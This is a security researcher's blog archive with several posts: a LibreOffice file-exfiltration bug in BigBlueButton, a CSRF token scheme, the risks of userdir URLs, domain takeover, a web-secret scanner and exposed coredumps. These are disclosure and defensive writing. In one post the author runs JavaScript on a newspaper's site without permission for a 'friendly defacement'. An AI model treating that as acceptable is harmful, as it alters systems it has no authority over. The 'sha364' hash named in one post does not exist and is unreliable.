Entries tagged as websecurity
apache certificates cryptography datenschutz datensparsamkeit encryption grsecurity https itsecurity javascript karlsruhe letsencrypt linux mod_rewrite nginx ocsp ocspstapling openssl php revocation security serendipity sni ssl symlink tls userdir vortrag web web20 webhosting webmontag azure domain newspaper salinecourier subdomain bigbluebutton cookie fileexfiltration jodconverter libreoffice xss blog bblog blogdieb cacert duden etymologie feed fun geschlecht hackergotchi hacking harvester kubik lawblog planet recht rechtsanwalt rss s9y simplesharingextensions sprache tippfehler udovetter webpage breach cookies crime csrf heist samesite time browser ajax certificate clickjacking content-security-policy csp dell edellroot firefox html khtml konqueror maninthemiddle microsoft superfish vulnerability webcore bugbounty hackerone sqlinjection cms joomla update drupal gallery mantis session sniffing squirrelmail core coredump crash segfault webroot webserver chrome chromium diffiehellman forwardsecrecy keyexchange crypto http aiglx algorithm android apt braunschweig bsideshn ca ccc cccamp cccamp15 cloudflare cmi compiz darmstadt deb debian deolalikar diploma diplomarbeit easterhegg eff email english enigma facebook fedora gentoo gnupg gpg gsoc hannover hash key keyserver libressl math md5 milleniumproblems mitm modulobias mrmcd mrmcd101b nist nss observatory openbsd openpgp packagemanagement papierlos password pgp pnp privacy provablesecurity pss random rc2 revoke rpm rsa rsapss schlüssel server sha1 sha2 sha256 sha512 signatures slides smime stuttgart talk thesis transvalid ubuntu unicode university updates utf-8 verschlüsselung windowsxp wordpress x509 code freesoftware freewvs moodle cve distributions fma86t ghost glibc hardware laptop notebook redhat wlan aead aes aok berserk bleichenbacher cfb gajim jabber otr owncloud poodle xmpp babelfish camera canon china chinese gadgets gammu gnokii googletranslate gphoto josm journalist language mandarin media merkaartor mobile nokia openstreetmap ptp russia russian translation travel universaltranslator writing ffmpeg flash flv ftp gstreamer mozilla mplayer multimedia video vlc xine xsa youtube zzuf afra spam webapps git python snallygaster administration howto iptables network proxy rfc squid adguard antivirus freak kaspersky komodia netfiltersdk privdog protocolfilters bypass escapa games gobi google helma kde lemmings mpaa passwordalert 1und1 3d 4k ac100 addresssanitizer artikel asan assembler ati augsburg augsburgerallgemeine backnang bahn bash berlin beryl bios bonn bufferoverflow c cardreader ccwn chemnitz cinelerra clang clt come2linux compizfusion composite compression console copyright cpu cpufreq creativecommons delilinux demoscene desktop developingworld distribution dmidecode driver drm eltorito entropia essen esslingen exe france frankreich freeculture freedesktop freifunk frequencies froscon froscon2007 gaia gatos gcc gnome googleearth gpn gpn5 graphics grub gtk hacker harddisk hddtemp heartbleed homebrew hp ibm ico icons icoutils inkscape installparty iso itu kgtk kubuntu lenovo lessig license lit07 lm_sensors lpi lpic lspci lsusb ludwigsburg lug luga lugbk macos mandriva memdisk memorysafety memorystick messe metisse motherboard movie nancy nouveau nvidia olpc omnibook opengl overheatd overheating passwörter pciids pcmagazin pcmcia presse programming qt r300 radeon randr12 rar reverseengineering ricoh rmll samsung schokokeks sd sdricohcs shellshock siegburg smart smartbook smartmontools sncf softwarefreedomday standards subnotebook support syslinux t61 thesource theunarchiver thinkpad toshiba tv tvout unar usability usb usbids useafterfree vc-1 videoediting vista waiblingen webinale wii wiibrew win32codecs windows windowsrefund wine wmv wos wos4 wrestool x1carbon xgl xorg zeitung copycan internet musik paniq presserat schäuble vorratsdatenspeicherung wga afl americanfuzzylop certificateauthority fuzzing privatekey symantec developer infoleak mysql pdo sizeof stacktrace fdl 0days 27c3 adobe altushost antivir auskunftsanspruch axfr barcamp bias bodensee botnetz bsi bundesdatenschutzgesetz bundestrojaner bundesverfassungsgericht busby cbc cccamp11 cellular chcounter clamav conflictofinterest dingens dns eplus firewall frequency fsfe gimp gnutls gsm informationdisclosure internetscan ircbot leak luckythirteen malware mephisto mobilephones mrmcd100b napster nessus ntp ntpd onlinedurchsuchung openbsc openbts openleaks openvas osmocombb padding panda passwort phishing rand rhein science shellbot sicherheit staatsanwaltschaft study sunras taz tlsdate toendacms überwachung unicef virus vulnerabilities wiesbaden wiretapping zerodays zugangsdaten halloween rootserver calendar ipv6 abuse adresse alien boranet botnet datamining ddos hoax lg mail ncable okte reklame simpsons ufo werbung stadtmitte date ntimed ntpsec openntpd picture roughtime securetime bugtracker github nextcloud acid3 base64 css midori script webdesign webkit webstandards
Wednesday, October 21. 2020
File Exfiltration via Libreoffice in BigBlueButton and JODConverter
 BigBlueButton is a free web-based video conferencing software that lately got quite popular, largely due to Covid-19. Earlier this year I did a brief check on its security which led to an article on Golem.de (German). I want to share the most significant findings here.
BigBlueButton has a feature that lets a presenter upload a presentation in a wide variety of file formats that gets then displayed in the web application. This looked like a huge attack surface. The conversion for many file formats is done with Libreoffice on the server. Looking for ways to exploit server-side Libreoffice rendering I found a blog post by Bret Buerhaus that discussed a number of ways of exploiting such setups.
One of the methods described there is a feature in Opendocument Text (ODT) files that allows embedding a file from an external URL in a text section. This can be a web URL like https or a file url and include a local file.
This directly worked in BigBlueButton. An ODT file that referenced a local file would display that local file. This allows displaying any file that the user running the BigBlueButton service could access on the server. A possible way to exploit this is to exfiltrate the configuration file that contains the API secret key, which then allows basically controlling the BigBlueButton instance. I have a video showing the exploit here. (I will publish the exploit later.)
I reported this to the developers of BigBlueButton in May. Unfortunately my experience with their security process was not very good. At first I did not get an answer at all. After another mail they told me they plan to sandbox the Libreoffice process either via a chroot or a docker container. However that still has not happened yet. It is planned for the upcoming version 2.3 and independent of this bug this is a good idea, as Libreoffice just creates a lot of attack surface.
Recently I looked a bit more into this. The functionality to include external files only happens after a manual user confirmation and if one uses Libreoffice on the command line it does not work at all by default. So in theory this exploit should not have worked, but it did.
It turned out the reason for this was another piece of software that BigBlueButton uses called JODConverter. It provides a wrapper around the conversion functionality of Libreoffice. After contacting both the Libreoffice security team and the developer of JODConverter we figured out that it enables including external URLs by default.
I forwarded this information to the BigBlueButton developers and it finally let to a fix, they now change the default settings of JODConverter manually. The JODConverter developer considers changing the default as well, but this has not happened yet. Other software or web pages using JODConverter for serverside file conversion may thus still be vulnerable.
The fix was included in version 2.2.27. Today I learned that the company RedTeam Pentesting has later independently found the same vulnerability. They also requested a CVE: It is now filed as CVE-2020-25820.
While this issue is fixed, the handling of security issues by BigBlueButton was not exactly stellar. It took around five months from my initial report to a fix. The release notes do not mention that this is an important security update (the change has the note “speed up the conversion”).
I found a bunch of other security issues in BigBlueButton and proposed some hardening changes. This took a lot of back and forth, but all significant issues are resolved now.
Another issue with the presentation upload was that it allowed cross site scripting, because it did not set a proper content type for downloads. This was independently discovered by another person and was fixed a while ago. (If you are interested in details about this class of vulnerabilities: I have given a talk about it at last year’s Security Fest.)
The session Cookies both from BigBlueButton itself and from its default web frontend Greenlight were not set with a secure flag, so the cookies could be transmitted in clear text over the network. This has also been changed now.
By default the BigBlueButton installation script starts several services that open ports that do not need to be publicly accessible. This is now also changed. A freeswitch service run locally was installed with a default password (“ClueCon”), this is now also changed to a random password by the installation script.
What also looks quite problematic is the use of outdated software. BigBlueButton only works on Ubuntu 16.04, which is a long term support version, so it still receives updates. But it also uses several external repositories, including one that installs NodeJS version 8 and shows a warning that this repository no longer receives security updates. There is an open bug in the bug tracker.
If you are using BigBlueButton I strongly recommend you update to at least version 2.2.27. This should fix all the issues I found. I would wish that the BigBlueButton developers improve their security process, react more timely to external reports and more transparent when issues are fixed.
Image Source: Wikimedia Commons / NOAA / Public Domain
Update: Proof of concept published.
Monday, April 13. 2020
Generating CRIME safe CSRF Tokens
 For a small web project I recently had to consider how to generate secure tokens to prevent Cross Site Request Forgery (CSRF). I wanted to share how I think this should be done, primarily to get some feedback whether other people agree or see room for improvement.
I am not going to discuss CSRF in general here, I will generally assume that you are aware of how this attack class works. The standard method to protect against CSRF is to add a token to every form that performs an action that is sufficiently random and unique for the session.
Some web applications use the same token for every request or at least the same token for every request of the same kind. However this is problematic due to some TLS attacks.
There are several attacks against TLS and HTTPS that work by generating a large number of requests and then slowly learning about a secret. A common target of such attacks are CSRF tokens. The list of these attacks is long: BEAST, all Padding Oracle attacks (Lucky Thirteen, POODLE, Zombie POODLE, GOLDENDOODLE), RC4 bias attacks and probably a few more that I have forgotten about. The good news is that none of these attacks should be a concern, because they all affect fragile cryptography that is no longer present in modern TLS stacks.
However there is a class of TLS attacks that is still a concern, because there is no good general fix, and these are compression based attacks. The first such attack that has been shown was called CRIME, which targeted TLS compression. TLS compression is no longer used, but a later attack called BREACH used HTTP compression, which is still widely in use and which nobody wants to disable, because HTML code compresses so well. Further improvements of these attacks are known as TIME and HEIST.
I am not going to discuss these attacks in detail, it is sufficient to know that they all rely on a secret being transmitted again and again over a connection. So CSRF tokens are vulnerable to this if they are the same over multiple connections. If we have an always changing CSRF token this attack does not apply to it.
An obvious fix for this is to always generate new CSRF tokens. However this requires quite a bit of state management on the server or other trade-offs, therefore I don’t think it’s desirable. Rather a good concept would be to keep a single server-side secret, but put some randomness in so the token changes on every request.
The BREACH authors have the following brief recommendation (thanks to Ivan Ristic for pointing this out): “Masking secrets (effectively randomizing by XORing with a random secret per request)”.
I read this as having a real token and a random value and the CSRF token would look like random_value + XOR(random_value, real_token). The server could verify this by splitting up the token, XORing the first half with the second and then comparing that to the real token.
However I would like to add something: I would prefer if a token used for one form and action cannot be used for another action. In case there is any form of token exfiltration it seems reasonable to limit the utility of the token as much as possible.
My idea is therefore to use a cryptographic hash function instead of XOR and add a scope string. This could be something like “adduser”, “addblogpost” etc., anything that identifies the action.
The server would keep a secret token per session on the server side and the CSRF token would look like this: random_value + hash(random_value + secret_token + scope). The random value changes each time the token is sent.
I have created some simple PHP code to implement this (if there is sufficient interest I will learn how to turn this into a composer package). The usage is very simple, there is one function to create a token that takes a scope string as the only parameter and another to check a token that takes the public token and the scope and returns true or false.
As for the implementation details I am using 256 bit random values and secret tokens, which is excessively too much and should avoid any discussion about them being too short. For the hash I am using sha364, which is widely supported and not vulnerable to length extension attacks. I do not see any reason why length extension attacks would be relevant here, but still this feels safer. I believe the order of the hash inputs should not matter, but I have seen constructions where having
The CSRF token is Base64-encoded, which should work fine in HTML forms.
My question would be if people think this is a sane design or if they see room for improvement. Also as this is all relatively straightforward and obvious, I am almost sure I am not the first person to invent this, pointers welcome.
 Now there is an elephant in the room I also need to discuss. Form tokens are the traditional way to prevent CSRF attacks, but in recent years browsers have introduced a new and completely different way of preventing CSRF attacks called SameSite Cookies. The long term plan is to enable them by default, which would likely make CSRF almost impossible. (These plans have been delayed due to Covid-19 and there will probably be some unfortunate compatibility trade-offs that are reason enough to still set the flag manually in a SameSite-by-default world.)
SameSite Cookies have two flavors: Lax and Strict. When set to Lax, which is what I would recommend that every web application should do, POST requests sent from another host are sent without the Cookie. With Strict all requests, including GET requests, sent from another host are sent without the Cookie. I do not think this is a desirable setting in most cases, as this breaks many workflows and GET requests should not perform any actions anyway.
Now here is a question I have: Are SameSite cookies enough? Do we even need to worry about CSRF tokens any more or can we just skip them? Are there any scenarios where one can bypass SameSite Cookies, but not CSRF tokens?
One could of course say “Why not both?” and see this as a kind of defense in depth. It is a popular mode of thinking to always see more security mechanisms as better, but I do not agree with that reasoning. Security mechanisms introduce complexity and if you can do with less complexity you usually should. CSRF tokens always felt like an ugly solution to me, and I feel SameSite Cookies are a much cleaner way to solve this problem.
So are there situations where SameSite Cookies do not protect and we need tokens? The obvious one is old browsers that do not support SameSite Cookies, however they have been around for a while and if you are willing to not support really old and obscure browsers that should not matter.
A remaining problem I could think of is software that accepts action requests both as GET and POST variables (e. g. in PHP if one uses the $_REQUESTS variable instead of $_POST). These need to be avoided, but using GET for anything that performs actions in the application should not be done anyway. (SameSite=Strict does not really fix his, as GET requests can still plausibly come from links, e. g. on applications that support internal messaging.)
Also an edge case problem may be a transition period: If a web application removes CSRF tokens and starts using SameSite Cookies at the same time Users may still have old Cookies around without the flag. So a transition period at least as long as the Cookie lifetime should be used.
Furthermore there are bypasses for the SameSite-by-default Cookies as planned by browser vendors, but these do not apply when the web application sets the SameSite flag itself. (Essentially the SameSite-by-default Cookies are only SameSite after two minutes, so there is a small window for an attack after setting the Cookie.)
Considering all this if one carefully makes sure that actions can only be performed by POST requests, sets SameSite=Lax on all Cookies and plans a transition period one should be able to safely remove CSRF tokens. Anyone disagrees?
Image sources: Piqsels, Wikimedia Commons
Monday, April 6. 2020
Userdir URLs like https://example.org/~username/ are dangerous
I would like to point out a security problem with a classic variant of web space hosting. While this issue should be obvious to anyone knowing basic web security, I have never seen it being discussed publicly.
Some server operators allow every user on the system to have a personal web space where they can place files in a directory (often ~/public_html) and they will appear on the host under a URL with a tilde and their username (e.g. https://example.org/~username/). The Apache web server provides such a function in the mod_userdir module. While this concept is rather old, it is still used by some and is often used by universities and Linux distributions.
From a web security perspective there is a very obvious problem with such setups that stems from the same origin policy, which is a core principle of Javascript security. While there are many subtleties about it, the key principle is that a piece of Javascript running on one web host is isolated from other web hosts.
To put this into a practical example: If you read your emails on a web interface on example.com then a script running on example.org should not be able to read your mails, change your password or mess in any other way with the application running on a different host. However if an attacker can place a script on example.com, which is called a Cross Site Scripting or XSS vulnerability, the attacker may be able to do all that.
The problem with userdir URLs should now become obvious: All userdir URLs on one server run on the same host and thus are in the same origin. It has XSS by design.
What does that mean in practice? Let‘s assume we have Bob, who has the username „bob“ on exampe.org, runs a blog on https://example.org/~bob/. User Mallory, who has the username „mallory“ on the same host, wants to attack Bob. If Bob is currently logged into his blog and Mallory manages to convince Bob to open her webpage – hosted at https://example.org/~mallory/ - at the same time she can place an attack script there that will attack Bob. The attack could be a variety of things from adding another user to the blog, changing Bob‘s password or reading unpublished content.
This is only an issue if the users on example.org do not trust each other, so the operator of the host may decide this is no problem if there is only a small number of trusted users. However there is another issue: An XSS vulnerability on any of the userdir web pages on the same host may be used to attack any other web page on the same host.
So if for example Alice runs an outdated web application with a known XSS vulnerability on https://example.org/~alice/ and Bob runs his blog on https://example.org/~bob/ then Mallory can use the vulnerability in Alice‘s web application to attack Bob.
All of this is primarily an issue if people run non-trivial web applications that have accounts and logins. If the web pages are only used to host static content the issues become much less problematic, though it is still with some limitations possible that one user could show the webpage of another user in a manipulated way.
So what does that mean? You probably should not use userdir URLs for anything except hosting of simple, static content - and probably not even there if you can avoid it. Even in situations where all users are considered trusted there is an increased risk, as vulnerabilities can cross application boundaries. As for Apache‘s mod_userdir I have contacted the Apache developers and they agreed to add a warning to the documentation.
If you want to provide something similar to your users you might want to give every user a subdomain, for example https://alice.example.org/, https://bob.example.org/ etc. There is however still a caveat with this: Unfortunately the same origin policy does not apply to all web technologies and particularly it does not apply to Cookies. However cross-hostname Cookie attacks are much less straightforward and there is often no practical attack scenario, thus using subdomains is still the more secure choice.
To avoid these Cookie issues for domains where user content is hosted regularly – a well-known example is github.io – there is the Public Suffix List for such domains. If you run a service with user subdomains you might want to consider adding your domain there, which can be done with a pull request.
Some server operators allow every user on the system to have a personal web space where they can place files in a directory (often ~/public_html) and they will appear on the host under a URL with a tilde and their username (e.g. https://example.org/~username/). The Apache web server provides such a function in the mod_userdir module. While this concept is rather old, it is still used by some and is often used by universities and Linux distributions.
From a web security perspective there is a very obvious problem with such setups that stems from the same origin policy, which is a core principle of Javascript security. While there are many subtleties about it, the key principle is that a piece of Javascript running on one web host is isolated from other web hosts.
To put this into a practical example: If you read your emails on a web interface on example.com then a script running on example.org should not be able to read your mails, change your password or mess in any other way with the application running on a different host. However if an attacker can place a script on example.com, which is called a Cross Site Scripting or XSS vulnerability, the attacker may be able to do all that.
The problem with userdir URLs should now become obvious: All userdir URLs on one server run on the same host and thus are in the same origin. It has XSS by design.
What does that mean in practice? Let‘s assume we have Bob, who has the username „bob“ on exampe.org, runs a blog on https://example.org/~bob/. User Mallory, who has the username „mallory“ on the same host, wants to attack Bob. If Bob is currently logged into his blog and Mallory manages to convince Bob to open her webpage – hosted at https://example.org/~mallory/ - at the same time she can place an attack script there that will attack Bob. The attack could be a variety of things from adding another user to the blog, changing Bob‘s password or reading unpublished content.
This is only an issue if the users on example.org do not trust each other, so the operator of the host may decide this is no problem if there is only a small number of trusted users. However there is another issue: An XSS vulnerability on any of the userdir web pages on the same host may be used to attack any other web page on the same host.
So if for example Alice runs an outdated web application with a known XSS vulnerability on https://example.org/~alice/ and Bob runs his blog on https://example.org/~bob/ then Mallory can use the vulnerability in Alice‘s web application to attack Bob.
All of this is primarily an issue if people run non-trivial web applications that have accounts and logins. If the web pages are only used to host static content the issues become much less problematic, though it is still with some limitations possible that one user could show the webpage of another user in a manipulated way.
So what does that mean? You probably should not use userdir URLs for anything except hosting of simple, static content - and probably not even there if you can avoid it. Even in situations where all users are considered trusted there is an increased risk, as vulnerabilities can cross application boundaries. As for Apache‘s mod_userdir I have contacted the Apache developers and they agreed to add a warning to the documentation.
If you want to provide something similar to your users you might want to give every user a subdomain, for example https://alice.example.org/, https://bob.example.org/ etc. There is however still a caveat with this: Unfortunately the same origin policy does not apply to all web technologies and particularly it does not apply to Cookies. However cross-hostname Cookie attacks are much less straightforward and there is often no practical attack scenario, thus using subdomains is still the more secure choice.
To avoid these Cookie issues for domains where user content is hosted regularly – a well-known example is github.io – there is the Public Suffix List for such domains. If you run a service with user subdomains you might want to consider adding your domain there, which can be done with a pull request.
Monday, November 12. 2018
How my personal Bug Bounty Program turned into a Free Security Audit for the Serendipity Blog
HackerOne is currently one of the most popular bug bounty program platforms. While the usual providers of bug bounty programs are companies, w while ago I noted that some people were running bug bounty programs on Hacker One for their private projects without payouts. It made me curious, so I decided to start one with some of my private web pages in scope.
The HackerOne process requires programs to be private at first, starting with a limited number of invites. Soon after I started the program the first reports came in. Not surprisingly I got plenty of false positives, which I tried to limit by documenting the scope better in the program description. I also got plenty of web security scanner payloads via my contact form. But more to my surprise I also got a number of very high quality reports.
 This blog and two other sites in scope use Serendipity (also called S9Y), a blog software written in PHP. Through the bug bounty program I got reports for an Open Redirect, an XSS in the start page, an XSS in the back end, an SQL injection in the back end and another SQL injection in the freetag plugin. All of those were legitimate vulnerabilities in Serendipity and some of them quite severe. I forwarded the reports to the Serendipity developers.
Fixes are available by now, the first round of fixes were released with Serendipity 2.1.3 and another issue got fixed in 2.1.4. The freetag plugin was updated to version 2.69. If you use Serendipity please make sure you run the latest versions.
I'm not always happy with the way the bug bounty platforms work, yet it seems they have attracted an active community of security researchers who are also willing to occasionally look at projects without financial reward. While it's questionable when large corporations run bug bounty programs without rewards, I think that it's totally fine for private projects and volunteer-run free and open source projects.
The conclusion I take from this is that likely more projects should try to make use of the bug bounty community. Essentially Serendipity got a free security audit and is more secure now. It got this through the indirection of my personal bug bounty program, but of course this could also work directly. Free software projects could start their own bug bounty program, and when it's about web applications ideally they should have have a live installation of their own product in scope.
In case you find some security issue with my web pages I welcome reports. And special thanks to Brian Carpenter (Geeknik), Julio Cesar and oreamnos for making my blog more secure.
The HackerOne process requires programs to be private at first, starting with a limited number of invites. Soon after I started the program the first reports came in. Not surprisingly I got plenty of false positives, which I tried to limit by documenting the scope better in the program description. I also got plenty of web security scanner payloads via my contact form. But more to my surprise I also got a number of very high quality reports.
This blog and two other sites in scope use Serendipity (also called S9Y), a blog software written in PHP. Through the bug bounty program I got reports for an Open Redirect, an XSS in the start page, an XSS in the back end, an SQL injection in the back end and another SQL injection in the freetag plugin. All of those were legitimate vulnerabilities in Serendipity and some of them quite severe. I forwarded the reports to the Serendipity developers.Fixes are available by now, the first round of fixes were released with Serendipity 2.1.3 and another issue got fixed in 2.1.4. The freetag plugin was updated to version 2.69. If you use Serendipity please make sure you run the latest versions.
I'm not always happy with the way the bug bounty platforms work, yet it seems they have attracted an active community of security researchers who are also willing to occasionally look at projects without financial reward. While it's questionable when large corporations run bug bounty programs without rewards, I think that it's totally fine for private projects and volunteer-run free and open source projects.
The conclusion I take from this is that likely more projects should try to make use of the bug bounty community. Essentially Serendipity got a free security audit and is more secure now. It got this through the indirection of my personal bug bounty program, but of course this could also work directly. Free software projects could start their own bug bounty program, and when it's about web applications ideally they should have have a live installation of their own product in scope.
In case you find some security issue with my web pages I welcome reports. And special thanks to Brian Carpenter (Geeknik), Julio Cesar and oreamnos for making my blog more secure.
Wednesday, April 11. 2018
Introducing Snallygaster - a Tool to Scan for Secrets on Web Servers
 A few days ago I figured out that several blogs operated by T-Mobile Austria had a Git repository exposed which included their wordpress configuration file. Due to the fact that a phpMyAdmin installation was also accessible this would have allowed me to change or delete their database and subsequently take over their blogs.
Git Repositories, Private Keys, Core Dumps
Last year I discovered that the German postal service exposed a database with 200.000 addresses on their webpage, because it was simply named dump.sql (which is the default filename for database exports in the documentation example of mysql). An Australian online pharmacy exposed a database under the filename xaa, which is the output of the "split" tool on Unix systems.
It also turns out that plenty of people store their private keys for TLS certificates on their servers - or their SSH keys. Crashing web applications can leave behind coredumps that may expose application memory.
For a while now I became interested in this class of surprisingly trivial vulnerabilities: People leave files accessible on their web servers that shouldn't be public. I've given talks at a couple of conferences (recordings available from Bornhack, SEC-T, Driving IT). I scanned for these issues with a python script that extended with more and more such checks.
Scan your Web Pages with snallygaster
It's taken a bit longer than intended, but I finally released it: It's called Snallygaster and is available on Github and PyPi.
Apart from many checks for secret files it also contains some checks for related issues like checking invalid src references which can lead to Domain takeover vulnerabilities, for the Optionsleed vulnerability which I discovered during this work and for a couple of other vulnerabilities I found interesting and easily testable.
Some may ask why I wrote my own tool instead of extending an existing project. I thought about it, but I didn't really find any existing free software vulnerability scanner that I found suitable. The tool that comes closest is probably Nikto, but testing it I felt it comes with a lot of checks - thus it's slow - and few results. I wanted a tool with a relatively high impact that doesn't take forever to run. Another commonly mentioned free vulnerability scanner is OpenVAS - a fork from Nessus back when that was free software - but I found that always very annoying to use and overengineered. It's not a tool you can "just run". So I ended up creating my own tool.
A Dragon Legend in US Maryland
Finally you may wonder what the name means. The Snallygaster is a dragon that according to some legends was seen in Maryland and other parts of the US. Why that name? There's no particular reason, I just searched for a suitable name, I thought a mythical creature may make a good name. So I searched Wikipedia for potential names and checked for name collisions. This one had none and also sounded funny and interesting enough.
I hope snallygaster turns out to be useful for administrators and pentesters and helps exposing this class of trivial, but often powerful, vulnerabilities. Obviously I welcome new ideas of further tests that could be added to snallygaster.
Tuesday, September 5. 2017
Abandoned Domain Takeover as a Web Security Risk
In the modern web it's extremely common to include thirdparty content on web pages. Youtube videos, social media buttons, ads, statistic tools, CDNs for fonts and common javascript files - there are plenty of good and many not so good reasons for this. What is often forgotten is that including other peoples content means giving other people control over your webpage. This is obviously particularly risky if it involves javascript, as this gives a third party full code execution rights in the context of your webpage.
I recently helped a person whose Wordpress blog had a problem: The layout looked broken. The cause was that the theme used a font from a web host - and that host was down. This was easy to fix. I was able to extract the font file from the Internet Archive and store a copy locally. But it made me thinking: What happens if you include third party content on your webpage and the service from which you're including it disappears?
I put together a simple script that would check webpages for HTML tags with the src attribute. If the src attribute points to an external host it checks if the host name actually can be resolved to an IP address. I ran that check on the Alexa Top 1 Million list. It gave me some interesting results. (This methodology has some limits, as it won't discover indirect src references or includes within javascript code, but it should be good enough to get a rough picture.)
Yahoo! Web Analytics was shut down in 2012, yet in 2017 Flickr still tried to use it
The webpage of Flickr included a script from Yahoo! Web Analytics. If you don't know Yahoo Analytics - that may be because it's been shut down in 2012. Although Flickr is a Yahoo! company it seems they haven't noted for quite a while. (The code is gone now, likely because I mentioned it on Twitter.) This example has no security impact as the domain still belongs to Yahoo. But it likely caused an unnecessary slowdown of page loads over many years.
Going through the list of domains I saw plenty of the things you'd expect: Typos, broken URLs, references to localhost and subdomains no longer in use. Sometimes I saw weird stuff, like references to javascript from browser extensions. My best explanation is that someone had a plugin installed that would inject those into pages and then created a copy of the page with the browser which later endet up being used as the real webpage.
I looked for abandoned domain names that might be worth registering. There weren't many. In most cases the invalid domains were hosts that didn't resolve, but that still belonged to someone. I found a few, but they were only used by one or two hosts.
Takeover of unregistered Azure subdomain
But then I saw a couple of domains referencing a javascript from a non-resolving host called piwiklionshare.azurewebsites.net. This is a subdomain from Microsoft's cloud service Azure. Conveniently Azure allows creating test accounts for free, so I was able to grab this subdomain without any costs.
Doing so allowed me to look at the HTTP log files and see what web pages included code from that subdomain. All of them were local newspapers from the US. 20 of them belonged to two adjacent IP addresses, indicating that they were all managed by the same company. I was able to contact them. While I never received any answer, shortly afterwards the code was gone from all those pages.
 However the page with most hits was not so easy to contact. It was also a newspaper, the Saline Courier. I tried contacting them directly, their chief editor and their second chief editor. No answer.
After a while I wondered what I could do. Ultimately at some point Microsoft wouldn't let me host that subdomain any longer for free. I didn't want to risk that others could grab that subdomain, but at the same time I obviously also didn't want to pay in order to keep some web page safe whose owners didn't even bother to read my e-mails.
But of course I had another way of contacting them: I could execute Javascript on their web page and use that for some friendly defacement. After some contemplating whether that would be a legitimate thing to do I decided to go for it. I changed the background color to some flashy pink and send them a message. The page remained usable, but it was a message hard to ignore.
With some trouble on the way - first they broke their CSS, then they showed a PHP error message, then they reverted to the page with the defacement. But in the end they managed to remove the code.
There are still a couple of other pages that include that Javascript. Most of them however look like broken test webpages. The only legitimately looking webpage that still embeds that code is the Columbia Missourian. However they don't embed it on the start page, only on the error reporting form they have for every article. It's been several weeks now, they don't seem to care.
What happens to abandoned domains?
There are reasons to believe that what I showed here is only the tip of the iceberg. In many cases when services discontinue their domains don't simply disappear. If the domain name is valuable then almost certainly someone will try to register it immediately after it becomes available.
Someone trying to abuse abandoned domains could watch out for services going ot of business or widely referenced domains becoming available. Just to name an example: I found a couple of hosts referencing subdomains of compete.com. If you go to their web page, you can learn that the company Compete has discontinued its service in 2016. How long will they keep their domain? And what will happen with it afterwards? Whoever gets the domain can hijack all the web pages that still include javascript from it.
Be sure to know what you include
There are some obvious takeaways from this. If you include other peoples code on your web page then you should know what that means: You give them permission to execute whatever they want on your web page. This means you need to wonder how much you can trust them.
At the very least you should be aware who is allowed to execute code on your web page. If they shut down their business or discontinue the service you have been using then you obviously should remove that code immediately. And if you include code from a web statistics service that you never look at anyway you may simply want to remove that as well.
I recently helped a person whose Wordpress blog had a problem: The layout looked broken. The cause was that the theme used a font from a web host - and that host was down. This was easy to fix. I was able to extract the font file from the Internet Archive and store a copy locally. But it made me thinking: What happens if you include third party content on your webpage and the service from which you're including it disappears?
I put together a simple script that would check webpages for HTML tags with the src attribute. If the src attribute points to an external host it checks if the host name actually can be resolved to an IP address. I ran that check on the Alexa Top 1 Million list. It gave me some interesting results. (This methodology has some limits, as it won't discover indirect src references or includes within javascript code, but it should be good enough to get a rough picture.)
Yahoo! Web Analytics was shut down in 2012, yet in 2017 Flickr still tried to use it
The webpage of Flickr included a script from Yahoo! Web Analytics. If you don't know Yahoo Analytics - that may be because it's been shut down in 2012. Although Flickr is a Yahoo! company it seems they haven't noted for quite a while. (The code is gone now, likely because I mentioned it on Twitter.) This example has no security impact as the domain still belongs to Yahoo. But it likely caused an unnecessary slowdown of page loads over many years.
Going through the list of domains I saw plenty of the things you'd expect: Typos, broken URLs, references to localhost and subdomains no longer in use. Sometimes I saw weird stuff, like references to javascript from browser extensions. My best explanation is that someone had a plugin installed that would inject those into pages and then created a copy of the page with the browser which later endet up being used as the real webpage.
I looked for abandoned domain names that might be worth registering. There weren't many. In most cases the invalid domains were hosts that didn't resolve, but that still belonged to someone. I found a few, but they were only used by one or two hosts.
Takeover of unregistered Azure subdomain
But then I saw a couple of domains referencing a javascript from a non-resolving host called piwiklionshare.azurewebsites.net. This is a subdomain from Microsoft's cloud service Azure. Conveniently Azure allows creating test accounts for free, so I was able to grab this subdomain without any costs.
Doing so allowed me to look at the HTTP log files and see what web pages included code from that subdomain. All of them were local newspapers from the US. 20 of them belonged to two adjacent IP addresses, indicating that they were all managed by the same company. I was able to contact them. While I never received any answer, shortly afterwards the code was gone from all those pages.

"Friendly defacement" of the Saline Courier.
After a while I wondered what I could do. Ultimately at some point Microsoft wouldn't let me host that subdomain any longer for free. I didn't want to risk that others could grab that subdomain, but at the same time I obviously also didn't want to pay in order to keep some web page safe whose owners didn't even bother to read my e-mails.
But of course I had another way of contacting them: I could execute Javascript on their web page and use that for some friendly defacement. After some contemplating whether that would be a legitimate thing to do I decided to go for it. I changed the background color to some flashy pink and send them a message. The page remained usable, but it was a message hard to ignore.
With some trouble on the way - first they broke their CSS, then they showed a PHP error message, then they reverted to the page with the defacement. But in the end they managed to remove the code.
There are still a couple of other pages that include that Javascript. Most of them however look like broken test webpages. The only legitimately looking webpage that still embeds that code is the Columbia Missourian. However they don't embed it on the start page, only on the error reporting form they have for every article. It's been several weeks now, they don't seem to care.
What happens to abandoned domains?
There are reasons to believe that what I showed here is only the tip of the iceberg. In many cases when services discontinue their domains don't simply disappear. If the domain name is valuable then almost certainly someone will try to register it immediately after it becomes available.
Someone trying to abuse abandoned domains could watch out for services going ot of business or widely referenced domains becoming available. Just to name an example: I found a couple of hosts referencing subdomains of compete.com. If you go to their web page, you can learn that the company Compete has discontinued its service in 2016. How long will they keep their domain? And what will happen with it afterwards? Whoever gets the domain can hijack all the web pages that still include javascript from it.
Be sure to know what you include
There are some obvious takeaways from this. If you include other peoples code on your web page then you should know what that means: You give them permission to execute whatever they want on your web page. This means you need to wonder how much you can trust them.
At the very least you should be aware who is allowed to execute code on your web page. If they shut down their business or discontinue the service you have been using then you obviously should remove that code immediately. And if you include code from a web statistics service that you never look at anyway you may simply want to remove that as well.
Thursday, June 15. 2017
Don't leave Coredumps on Web Servers
 Coredumps are a feature of Linux and other Unix systems to analyze crashing software. If a software crashes, for example due to an invalid memory access, the operating system can save the current content of the application's memory to a file. By default it is simply called
 core.While this is useful for debugging purposes it can produce a security risk. If a web application crashes the coredump may simply end up in the web server's root folder. Given that its file name is known an attacker can simply download it via an URL of the form
